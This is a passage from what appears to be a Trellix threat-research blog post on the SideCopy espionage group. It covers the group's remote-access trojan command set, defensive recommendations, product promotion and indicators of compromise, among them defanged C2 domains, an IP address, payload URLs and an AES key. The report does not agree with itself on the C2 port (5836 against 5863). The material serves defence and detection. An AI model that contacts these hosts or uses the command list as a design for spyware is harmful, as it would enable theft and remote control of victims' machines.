


Figure 13: Data is encrypted and transmitted to the attacker after successful TCP connection

The IP address used for data exfiltration by the threat actors has also been seen in other malware campaigns in recent times.

Operational capabilities: Command and control matrix

The following table details the command set utilized by the threat actor to facilitate data exfiltration, remote execution, and persistence mechanisms.

Command	Definition/explanation
Disconnected	Terminate the session
SystemInformation	Victim machine reconnaissance
pkill	Process kill
Software	Gets list of installed software on victim machine
RD	Captures and uploads the victim's screen images
SetCurPos & right, SetCurPos & left	Performs mouse click events on the victim machine
Passwords	Steals passwords
GetHostsFile	Shares the hosts file
GetCPText	Grabs Clipboard data
ListFiles	Gets a list of files
ListDrives	Gets a list of drivers
Rmfile and rnfile	Removes and renames files
Mkdir, rmdir, rnfolder, mvdir	Performs create, remove, rename, and moving directories/folders
Run	Runs the file
Execute	Executes commands
Shell	Starts a shell session
addSys & reg	Persistence through Registry
addSys & start	Persistence through Registry startup entry
fileupload	Uploads victim files to the attacker's server

Table 1: RAT with command execution capabilities

Conclusion and general recommendations

The current activities of SideCopy underscore a disciplined and highly strategic approach to intelligence collection. While their historical focus has been on Indian government entities, their recent pivot toward academic institutions highlights an expanding set of strategic priorities.

Having maintained a high operational tempo over the past several years, the group has demonstrated significant multiplatform proficiency. Although their latest kill chains have been observed primarily on Windows, SideCopy is equally recognized for its ability to compromise Linux and Android environments.

By continuously refining their infection stages, most notably through the heavy abuse of mshta.exe and complex, multilayered obfuscation, they remain a formidable and adaptive adversary for regional security.

- **Email Security Gateways:** Deploy advanced email filtering to intercept spear-phishing attempts. Configure the gateway to quarantine high-risk attachments—specifically LNK, ISO, and HTA files.
- **Disable MSHTA:** Block mshta.exe execution via AppLocker or reassociate .HTA files with Notepad to prevent accidental execution.
- **Behavioral EDR:** Implement [EDR solutions](#) that alert on anomalous process spawning, such as mshta.exe initiating network connections or launching PowerShell.
- **Egress Filtering:** Enforce strict firewall rules to block non-standard outbound ports (e.g., 5836) and known malicious IP ranges.
- **Dynamic Sandboxing:** Use signature-less analysis (e.g., [Trellix IVX](#)) to deconstruct multistage scripts in a secure environment.
- **Network Traffic Monitoring:** Implement deep packet inspection (DPI) to identify non-standard protocols and encrypted heartbeats. Monitor for persistent connections to uncommon ports (e.g., 5836) and utilize [threat intelligence](#) feeds to automatically sinkhole known SideCopy command and control (C2) domains.

Trellix protection against APT attacks: Recommended mitigation

Trellix provides a robust framework to dismantle the SideCopy kill chain. [Trellix Email Security](#) prevents initial access by blocking spear-phishing attempts and malicious LNK files. At the execution phase, [Trellix EDR](#) and [Trellix IVX](#) detect in-memory payloads and "living-off-the-land" maneuvers, stopping loluegnt.dll before it can establish a foothold.

Finally, [Trellix Network Security](#) and [Trellix Insights](#) monitor for command and control activity, utilizing [Trellix Global Threat Intelligence](#) to detect encrypted communications on non-standard ports. Together, these solutions offer comprehensive coverage across delivery, execution, and exfiltration, significantly reducing the operational risk posed by stealthy, fileless espionage campaigns.

Indicators of compromise (IOCs)

Type	Samples	Filename and description
ZIP	0647336477bdd277450b0c36f104f3f82da721e98d56b67bbeec05cc48f2d1c	Initial vector

LNK	0e0b77f79fe5d06f11de2959559379e94d62512e073c267b481a58d19d265240	Commskill.docx.lnk contains link to download HTA file after successful connection.
HTA	34c20f5abc04375822f3f68e3e9915c7e388e8adb1ade597672920d53f2c067c	Com.hta file contains obfuscated data for the next stage
DLL	ac340859805220f97f98b299b32d82b1ccbb2c04c8c09516f3937feda937af80	ne4snapk.dll contains appT.bat, startT.hta and loluegnt.dll as gzip files
BAT	8435ec938ca225c3131a624715832845ad9adc5faa93488486bc19c094b4d3ec	appT.bat
HTA	a5e36cf05bcc9ac4e9ebf2a13f95aef8e3847086fe7340c36d6aba6616ae1174	startT.hta, contains obfuscated final payload (Fileless Malware Loader)
DLL	cceee5c983360842351ffdb8979676fd2fccd4e4c387ac77e4506291d8083c5c	loluegnt.dll (ReverseRAT)
AESKey	"NMXIKS09?:709,!~InsYUS"	Key used in encryption
Domain	dns[.]educationportals[.]biz	C2 server used for data exfiltration
Port	5863	Destination C2 Server port
IP	45[.]61[.]157[.]22	C2 Server IP Address
URL	hxxps[:]//docsportal[.]in/public/reps/com/161[.]php	Secondary Payload URL

Trellix detection coverage

Product	Detections
Trellix Endpoint Security (ENS)	LNK/Downloader.hbk JS/Dropper.zc BAT/Agent.ga Trojan-JBHG!637CC781292E
Trellix Endpoint Security (HX)	GT:JS.NETLoader.3.B19F5875 Heur.BZC.YAX.Nioc.14.10665911 Gen:Variant.MSILHeracles.243859
Trellix Network Security (NX) Trellix IVX Trellix Cloud MVX Trellix Malware Analysis Trellix Email Security Trellix Detection as a Service Trellix NX	Trojan.Nioc Trojan.NetLoader Trojan.Reomot Suspicious Network DNS Query Suspicious Network Activity from Lnk File Trojan.Generic.MVX Trojan.JS.Generic.MVX FEC_Trojan_HTML_Generic_82_FEBeta
Trellix EDR	Browsed suspicious domain weblink [T1566.002 T1204.001] Executed Windows-native binary mshta.exe [T1218.005] Attempt to download/execute a web payload via Windows-native binary mshta.exe [T1105, T1071.004, T1218.005] Created batch file [T1059.003] Windows Registry Run Keys modified for Autostart Execution for persistence [T1059.003, T1547.001] Added content to registry executed at next Windows logon [T1547.001, T1112] File deleted using Mshta.exe [T1070.004, T1218.005] Suspicious LOLBAS execution referencing Users\Public folder [T1059.003]

URL	Trellix coverage
dns[.]educationportals[.]biz	High riskPUPs (potentially unwanted programs)
hxxps[://]docsportal[.]in/public/reps/com/com[.]hta	High riskPUPs (potentially unwanted programs)
hxxp[://]docsportal[.]in/public/reps/com/com[.]hta	High riskPUPs (potentially unwanted programs)
hxxps[://]docsportal[.]in/public/reps/com/161[.]php	High riskPUPs (potentially unwanted programs)

C2 server IP	Trellix coverage
45[.]61[.]157[.]22	Medium risk PUPs (potentially unwanted programs)

References:

- <https://x.com/PrakkiSathwik/status/1980995689208590764>
- <https://learn.microsoft.com/en-us/dotnet/api/system.runtime.serialization.formatters.binary.binaryformatter?view=net-10.0>
- <https://www.seqrte.com/blog/umbrella-of-pakistani-threats-converging-tactics-of-cyber-operations-targeting-india/>
- <https://www.seqrte.com/documents/en/white-papers/Seqrite-WhitePaper-Operation-SideCopy.pdf>
- <https://cyble.com/threat-actor-profiles/sidecopy/>

Discover the latest cybersecurity research from the [Trellix Advanced Research Center](#).

This document and the information contained herein describes computer security research for educational purposes only and the convenience of Trellix customers.

RECENT NEWS

- Aug 24, 2026
[Trellix Expands Leadership Team to Accelerate Growth and Cyber Resilience](#)
- May 19, 2026
[Trellix Appoints Joe Chen as Chief Technology Officer](#)
- Apr 08, 2026
[Trellix prevents enterprise data exposure in sanctioned and shadow AI](#)
- Mar 02, 2026
[Trellix strengthens executive leadership team to accelerate cyber resilience vision](#)
- Feb 10, 2026
[Trellix SecondSight actionable threat hunting strengthens cyber resilience](#)

RECENT STORIES

- Sep 17, 2026
[SideCopy Threat Intel: MSHTA-driven Execution and RAT Deployment](#)
- Sep 16, 2026
[Geopolitical Volatility and Infrastructure Resilience](#)
- Sep 14, 2026
[Trellix earns Top Marks for Data Security](#)

- Sep 10, 2026

[The Trust Triad Part 1: The Collapse of Digital Trust \(Abuse of Relationships\)](#)

- Sep 9, 2026

[Impersonating the Boss: How Attackers Drain Your Active Directory](#)

Latest from our newsroom

Blogs | Research

[Fileless Multi-Stage Remcos RAT: From Phishing to Memory-Resident Execution](#)

By [Madhini Muralidharan](#) · March 11, 2026

This blog examines a Remcos campaign demonstrating the transition from phishing-based initial access to fully fileless execution.

[Read the Blog](#)

Blogs | Platform

[Why Trellix SecondSight Is Like Gaining a Team of Elite Threat Hunters](#)

By [Brian B Brown](#) · March 3, 2026

Trellix SecondSight brings proactive Threat Hunting to organizations with no requirement for extra resources.

[Read the Blog](#)

Blogs | Research

[European Sovereignty-By-Design: Trellix's Foundation for Operational Autonomy and Local Control](#)

By [Chris Hutchins](#) · February 19, 2026

Trellix solutions align with European values, providing the security, resilience, flexibility, and interoperability government and enterprises need.

[Read the Blog](#)

Get the latest

Stay up to date with the latest cybersecurity trends, best practices, security vulnerabilities, and so much more.

Zero spam. Unsubscribe at any time.